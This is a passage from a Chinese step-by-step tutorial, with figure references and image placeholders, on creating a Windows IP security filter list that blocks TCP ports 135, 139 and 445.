


图30

这时候出现的就是要新建的IP列表了，先为列表取一个名字，这里取的名字是135\139\445。如图28：

继续选择“添加”来加入筛选器。这时候出现筛选器向导直接下一步，然后这里我们可以来制定要筛选的源IP。选择“任何IP地址”然后下一步，如图29：

之后就要制定目标IP了，这里选择“我的IP地址”，然后点击“下一步”。如图30：

开始选择协议类型，因为这3个端口的连接都是基于TCP协议的所以我选“TCP”然后下一步，如图31：




图31

这时候就要选择要关闭的端口了。从任意端口处我们不做选择，到任意端口处改选为“到此端口”并在下面写入第一个要封闭的端口135然后下一步，如图32：




图32

之后就完成了135端口的策略设置，点击完成后又回到图27状态，不过在筛选器栏里多了一个135的筛选器。如图33：




图33

各位正在跟着文章动手的朋友请将视线转移到图27处，开始继续添加139和445端口。

添加139和445端口与添加135端口唯一不同的地方就是将上面要封闭端口处的135替换成139或445就可以了。当全部添加完成以后就是这个样子了，如图34：




图34

接下来点击关闭可以看到在IP筛选列表中多出了我们刚刚创建的列表135\139\445，选上它并继续下一步。如图35：




图35

现在就要开始建立对筛选器的操作了。默认有允许等操作规则这当然不是我们想要的，我们需要的是阻止操作，默认的规则里面没有，我们只有自己动手添加了。如图36：

